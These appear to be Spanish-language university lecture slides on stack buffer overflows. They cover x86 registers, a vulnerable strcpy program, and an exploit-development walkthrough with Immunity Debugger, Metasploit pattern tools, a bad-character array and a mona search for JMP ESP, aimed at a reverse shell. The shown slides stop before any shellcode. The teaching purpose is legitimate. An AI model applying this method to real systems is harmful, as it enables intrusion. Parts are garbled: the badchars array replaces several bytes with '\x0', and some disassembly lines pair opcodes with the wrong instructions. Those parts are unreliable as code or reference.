

Seguridad de Sistemas

Clase 11: Buffer Overflow

Contenidos

- Conocer la vulnerabilidad de Buffer Overflow y sus principales consecuencias
- Conocer la forma de explotación de BOF
- Conocer la metodología de explotación de BOF para conseguir una Shell reversa


Introducción

- En este módulo, presentaremos los principios detrás de un desbordamiento de búfer, que es un tipo de vulnerabilidad de corrupción de memoria.
- Revisaremos cómo se usa la memoria del programa, cómo ocurre un desbordamiento del búfer y cómo se puede usar el desbordamiento para controlar el flujo de ejecución de una aplicación.
- Una buena comprensión de las condiciones que hacen posible este ataque es vital para desarrollar un exploit que aproveche este tipo de vulnerabilidad.

Introducción

- Arquitectura x86
- Cuando se ejecuta una aplicación binaria, asigna memoria de una manera muy específica dentro de los límites de memoria utilizados por las computadoras modernas. La Figura adjunta muestra cómo se asigna la memoria de proceso en Windows entre la dirección de memoria más baja (0x00000000) y la dirección de memoria más alta (0x7FFFFFFF) utilizada por las aplicaciones.

Introducción



Estructura de un programa de 32 bits en la memoria

Punteros

- ESP:
- El puntero de la pila, mantiene un "seguimiento" de la ubicación referenciada más recientemente en la pila (parte superior de la pila) almacenando un puntero a ella.
- EBP:
- El puntero base, almacena un puntero en la parte superior de la pila cuando se llama a una función. Al acceder a EBP, una función puede hacer referencia fácilmente a la información de su propio marco de pila (a través de compensaciones) mientras se ejecuta.

Punteros

- EIP:
- El puntero de instrucción, es uno de los registros más importantes para nuestros propósitos, ya que siempre apunta a la siguiente instrucción de código que se ejecutará. Dado que EIP esencialmente dirige el flujo de un programa, es el objetivo principal de un atacante cuando se aprovecha de cualquier vulnerabilidad de corrupción de memoria, como un desbordamiento de búfer.
- Uno de los primeros objetivos de una explotación de Buffer Overflow, es conseguir este puntero.

Buffer Overflow

- Un programa de ejemplo

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[64];

    if (argc < 2)
    {
        printf("Error - You must supply at least one argument\n");

        return 1;
    }

    strcpy(buffer, argv[1]);

    return 0;
}
```


Buffer Overflow

- **Explicación del programa**
- En este caso, la función principal primero define una variable tipo string denominada búfer que puede contener hasta 64 caracteres. Dado que esta variable se define dentro de una función, el compilador de C la tratará como una variable local y reservará espacio (64 bytes) para ella en la pila.
- Específicamente, este espacio de memoria se reservará dentro del marco de pila de la función principal durante su ejecución cuando se ejecute el programa.

Buffer Overflow

Before StrCpy

StrCpy destination address
StrCpy source address
Reserved char buffer memory
Reserved char buffer memory
Reserved char buffer memory
Reserved char buffer memory
Return address of main
Main parameter 1
Main parameter 2

Copy with 32 A's

StrCpy destination address
StrCpy source address
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
Reserved char buffer memory
Reserved char buffer memory
Return address of main
Main parameter 1
Main parameter 2

Copy with 80 A's

StrCpy destination address
StrCpy source address
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAA
AAAA
AAAA

Explotación de BOF

- Podemos usar una aplicación llamada “debugger” para ayudar con el proceso de desarrollo de exploits.
- Un “debugger” actúa como un proxy entre la aplicación y la CPU, y nos permite detener el flujo de ejecución en cualquier momento para inspeccionar el contenido de los registros así como el espacio de memoria del proceso.
- También podemos ejecutar instrucciones de ensamblaje una a la vez para comprender mejor el flujo detallado del código.
- Aunque hay muchos depuradores disponibles, usaremos Immunity Debugger, que tiene una interfaz relativamente simple y nos permite usar scripts de Python para automatizar tareas.



USM

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

Explotación de BOF

Immunity Debugger - putty.exe - [CPU - main thread, module putty]

File View Debug Plugins ImmLib Options Window Help Jobs

Assembly Code

```
004550F0  $ 6A 60      PUSH 60
004550F2  . 68 08814700 PUSH putty.00478108
004550F7  . E8 08210000 CALL putty.00457204
004550FC  . BF 94000000 MOV EDI,94
00455101  . 8BC7        MOV EAX,EDI
00455103  . E8 B8FAFFFF CALL putty.00454BC0
00455108  . 8965 E8     MOV DWORD PTR SS:[EBP-18],ESP
0045510B  . 8BF4        MOV EDI,EDI
0045510D  . 893E        MOV EDI,EDI
0045510F  . 56          MOV ESI,ESI
00455110  . FF15 DCD24500 CALL KERNEL32.GetVersion
00455116  . 8B4E 10     MOV ECX,[ESI+10]
00455119  . 890D 4CF14700 MOV ECX,[ESI+14C],ECX
0045511F  . 8B46 04     MOV ECX,[ESI+4]
00455122  . A3 58F14700 MOV DWORD PTR DS:[47F158],EAX
00455127  . 8B56 08     MOV EDX,DWORD PTR DS:[ESI+8]
0045512A  . 8915 5CF14700 MOV DWORD PTR DS:[47F15C],EDX
00455130  . 8B76 0C     MOV ESI,DWORD PTR DS:[ESI+C]
00455133  . 81F6 FE2E0000 AND ESI,2EFF
```

Address	Hex dump	ASCII
0047B000	00 00 00 00 BE A9 45 00rE.
0047B008	00 00 00 00 00 00 00 00
0047B010	ED 3D 45 00 25 99 45 00	φ=E.%E.
0047B018	A0 A9 45 00 00 00 00 00	arE.....
0047B020	00 00 00 00 93 3E 45 00>E.
0047B028	00 00 00 00 00 00 00 00
0047B030	00 00 00 00 00 00 00 00
0047B038	00 00 00 00 00 00 00 00
0047B040	08 B7 47 00 68 B7 47 00	h G. h G.
0047B048	68 B6 47 00 18 B6 47 00	h G. h G.
0047B050	08 B8 47 00 00 00 00 00	h G.....
0047B058	00 00 00 00 00 00 00 00
0047B060	00 00 00 00 00 00 00 00
0047B068	00 00 00 00 00 00 00 00
0047B070	00 00 00 00 00 00 00 00
0047B078	00 00 00 00 00 00 00 00
0047B080	00 00 00 00 00 00 00 00
0047B088	00 00 00 00 00 00 00 00
0047B090	00 00 00 00 00 00 00 00

Registers (FPU)

```
EAX 75D248FF kernel32.BaseThreadIn
ECX 00000000
EDX 004550F0 putty.<ModuleEntryPo
EBX 7FFDE000
ESP 0012FF8C
EBP 0012FF94
ESI 00000000
EDI 00000000
EIP 004550F0 putty.<ModuleEntryPo
```

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
Q 0 LastErr ERROR INSUFFICIENT BU

0012FF8C 75D24911 4Irtr RETURN
0012FF90 7FFDE000 .α²Δ
0012FF94 0012FFD4 t φ.
0012FF98 76F6E4B6 HZ÷v RETURN
0012FF9C 7FFDE000 .α²Δ
0012FFA0 76711394 0!!qv SHELL32
0012FFA4 00000000
0012FFA8 00000000
0012FFAC 7FFDE000 .α²Δ
0012FFB0 00000000
0012FFB4 00000000
0012FFB8 00000000
0012FFBC 0012FFA0 ā φ.
0012FFC0 00000000
0012FFC4 0012FFE4 Z φ. Pointe
0012FFC8 76F39834 4g÷v SE hand
0012FFCC 009AD3B8 740. UNICODE
0012FFD0 00000000
0012FFD4 0012FFEC * φ.
0012FFD8 76F6E489 ēZ÷v RETURN
0012FFDC 004550F0 =PE putty.

Show references

Paused



USM

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

Explotación de BOF

```
76485F99 75 04 JNZ SHORT msvcrt.76485F9F
76485F9B 33C0 XOR EAX,EAX
76485F9D 5D POP EBP
76485F9E C3 RETN

Return to 004015AF (strcpy.004015AF)
```

Address	Hex dump	ASCII
00403000	0A 00 00 00 B0 27 40 00@.
00403008	FF FF FF FF FF FF FF
00403010	FF 00 00 00 02 00 00 00	...@...
00403018	FF FF FF FF 70 27 40 00	p'@.
00403020	80 27 40 00 54 D3 BE 91	Q'@.T
00403028	AB 2C 41 6E 00 00 00 00	%,An....
00403030	00 00 00 00 00 00 00 00
00403038	00 00 00 00 00 00 00 00
00403040	00 00 00 00 00 00 00 00
00403048	00 00 00 00 00 00 00 00
00403050	00 00 00 00 00 00 00 00
00403058	00 00 00 00 00 00 00 00
00403060	00 00 00 00 00 00 00 00
00403068	00 00 00 00 00 00 00 00
00403070	00 00 00 00 00 00 00 00
00403078	00 00 00 00 00 00 00 00
00403080	00 00 00 00 00 00 00 00
00403088	00 00 00 00 00 00 00 00
00403090	00 00 00 00 00 00 00 00
00403098	00 00 00 00 00 00 00 00
004030A0	00 00 00 00 00 00 00 00
004030A8	00 00 00 00 00 00 00 00
004030B0	00 00 00 00 00 00 00 00
004030B8	00 00 00 00 00 00 00 00
004030C0	00 00 00 00 00 00 00 00
004030C8	00 00 00 00 00 00 00 00
004030D0	00 00 00 00 00 00 00 00

```
CS 001B 32bit 0(FFFFFFFF)
SS 0023 32bit 0(FFFFFFFF)
DS 0023 32bit 0(FFFFFFFF)
FS 003B 32bit 3A6000(FFF)
GS 0000 NULL
LastError ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

$-14 004015AF >>@. RETURN to strcpy.004015AF
-10 0065FE70 p=e. ASCII "AAAAAAAAAAAAAAAAAAAAA
-C 009D0EE0 x$$. ASCII "AAAAAAAAAAAAAAAAAAAAA
-8 FFFFFFFF
-4 00000060 '...
==> 41414141 AAAA
+4 41414141 AAAA
+8 41414141 AAAA
+C 41414141 AAAA
+10 41414141 AAAA
+14 41414141 AAAA
+18 41414141 AAAA
+1C 41414141 AAAA
+20 41414141 AAAA
+24 41414141 AAAA
+28 41414141 AAAA
+2C 41414141 AAAA
+30 41414141 AAAA
+34 41414141 AAAA
+38 41414141 AAAA
+3C 41414141 AAAA
+40 41414141 AAAA
+44 41414141 AAAA
+48 41414141 AAAA
+4C 41414141 AAAA
+50 00000000 ....
+54 009D0E78 x$$.
+58 009D13D0 u!!$.
```

Explotación de BOF

- En la figura se puede observar que el valor del EIP ha sido sobrescrito

Registers (FPU)	
EAX	00000000
ECX	00B90F24
EDX	ABABAB00
EBX	00000002
ESP	0065FEC0
EBP	41414141
ESI	00B90E70
EDI	00000051
EIP	41414141

Explotación de BOF

- **Controlando el EIP**
- Obtener el control del registro EIP es un paso crucial al aprovechar las vulnerabilidades de corrupción de la memoria. El registro EIP es similar a las riendas de un caballo; podemos usarlo para controlar la dirección o el flujo de la aplicación.
- Sin embargo, en este punto solo sabemos que alguna sección desconocida de nuestro búfer del EIP sobrescrito de A.
- Para esto crearemos un patrón de códigos de 32 bits que no se repitan

Explotación de BOF

- Para crear este patrón utilizaremos un utilitario de Metasploit llamado ***msf-pattern_create***

```
kali@kali:~$ msf-pattern_create -l 800  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac  
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A  
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5  
Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak  
...
```


Explotación de BOF

- A continuación buscamos el valor que se grabó en el EIP de la aplicación vulnerable


```
Registers (FPU)
EAX 00000001
ECX 002F12EC
EDX 00000350
EBX 00000000
ESP 01227464 ASCII "2Ba3Ba4Ba5Ba"
EBP 002E70B8 ASCII "login"
ESI 002E6C4E
EDI 014411E0
EIP 42306142
```

Explotación de BOF

- A continuación utilizamos otro utilitario de Metasploit llamado ***msf-pattern_offset***, el que nos permite saber la posición exacta del código encontrado.

```
kali@kali:~$ msf-pattern_offset -l 800 -q 42306142  
[*] Exact match at offset 780
```

Explotación de BOF



Estructura de un programa de 32 bits en la memoria

Explotación de BOF

- **Comprobación de la posición de EIP**
- Para esto se construye una cadena de caracteres de la siguiente forma:
- $\text{Búfer} = \text{"A"} * 780 + \text{"B"} * 4 + \text{"C"} * 500$

01307444	41414141	AAAA
01307448	41414141	AAAA
0130744C	41414141	AAAA
01307450	41414141	AAAA
01307454	41414141	AAAA
01307458	41414141	AAAA
0130745C	42424242	BBBB
01307460	43434343	CCCC
01307464	43434343	CCCC
01307468	43434343	CCCC
0130746C	43434343	CCCC
01307470	00000000	
01307474	00000000	

Explotación de BOF

- **Bad characters**
- Dependiendo de la aplicación, el tipo de vulnerabilidad y los protocolos en uso, puede haber ciertos caracteres que se consideran "malos" y no deben usarse en nuestro búfer, dirección de retorno o código shell. Un ejemplo de un carácter incorrecto común, especialmente en los desbordamientos de búfer causados por operaciones de copia de cadenas no verificadas, es el byte nulo, 0x00. Este carácter se considera incorrecto porque también se usa un byte nulo para terminar una cadena en lenguajes de bajo nivel como C/C++. Esto hará que finalice la operación de copia de cadena, truncando efectivamente nuestro búfer en la primera instancia de un byte nulo.

Explotación de BOF

- Bad characters (cont.)


0326744C	41	41	41	41	41	41	41	41	AAAAAAA
03267454	42	42	42	42	43	43	43	43	BBBBCCCC
0326745C	01	02	03	04	05	06	07	08	
03267464	09	00	C3	00	90	BC	C3	00	..Ã.¼Ã.
0326746C	10	6C	C4	00	06	00	00	00	lÃ....
03267474	18	AB	26	03	00	00	00	00	«&....

```
badchars = (
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x0"
    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0"
    "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x0"
    "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x0"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

Explotación de BOF

- **Encontrando la dirección de retorno**
- Todavía podemos almacenar nuestro código de shell en la dirección apuntada por ESP, pero necesitamos una forma consistente de ejecutar ese código. Una solución es aprovechar una instrucción JMP ESP, que, como su nombre indica, "salta" a la dirección apuntada por ESP cuando se ejecuta.
- Si podemos encontrar una dirección estática confiable que contenga esta instrucción, podemos redirigir EIP a esta dirección y, en el momento del bloqueo, se ejecutará la instrucción JMP ESP. Este "salto indirecto" conducirá el flujo de ejecución a nuestro código de shell.

Explotación de BOF



Estructura de un programa de 32 bits en la memoria

Explotación de BOF

- El siguiente paso es encontrar una instrucción “`JMP ESP`” dentro de la ejecución del programa, que no tenga protecciones, de tal forma que se cargue siempre en la misma posición de memoria.
- Podemos usar el script del depurador de inmunidad, `mona.py`, desarrollado por el equipo de Corelan, para comenzar nuestra búsqueda de direcciones de retorno.
- Primero, solicitaremos información sobre todos los archivos DLL (o módulos) cargados por la aplicación en el espacio de memoria del proceso con el modulo `!mona` de Immunity Debugger.



USM

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

Explotación de BOF

Module info :

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path
0x62500000	0x6250b000	0x0000b000	False	False	False	False	False	-1.0- [lessfunc.dll] (C:\Users\nano\Desktop\Buffer Overflow practice\Brainstorm B
0x74e20000	0x7501b000	0x001fb000	True	True	True	False	True	10.0.17763.771 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0x76420000	0x7647f000	0x0005f000	True	True	True	False	True	10.0.17763.1 [WS2_32.dll] (C:\Windows\System32\WS2_32.dll)
0x74ad0000	0x74b22000	0x00052000	True	True	True	False	True	10.0.17763.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0x00400000	0x00409000	0x00009000	False	False	False	False	False	-1.0- [chatserver.exe] (C:\Users\nano\Desktop\Buffer Overflow practice\Brainstor
0x6f210000	0x6f2ac000	0x0009c000	True	True	True	False	True	10.0.17763.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
0x76d70000	0x76e50000	0x000e0000	True	True	True	False	True	10.0.17763.771 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
0x76810000	0x768d0000	0x000c0000	True	True	True	False	True	7.0.17763.475 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll)
0x74d60000	0x74d6a000	0x0000a000	True	True	True	False	True	10.0.17763.1 [CRYPTBASE.dll] (C:\Windows\System32\CRYPTBASE.dll)
0x74d70000	0x74d95000	0x00025000	True	True	True	False	True	10.0.17763.1282 [SspiCli.dll] (C:\Windows\System32\SspiCli.dll)
0x77730000	0x778cc000	0x0019c000	True	True	True	False	True	10.0.17763.771 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0x76360000	0x7641f000	0x000bf000	True	True	True	False	True	10.0.17763.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0x74da0000	0x74e19000	0x00079000	True	True	True	False	True	10.0.17763.1 [sechost.dll] (C:\Windows\System32\sechost.dll)
0x771e0000	0x77242000	0x00062000	True	True	True	False	True	10.0.17763.1217 [bcryptPrimitives.dll] (C:\Windows\System32\bcryptPrimitives.dll)

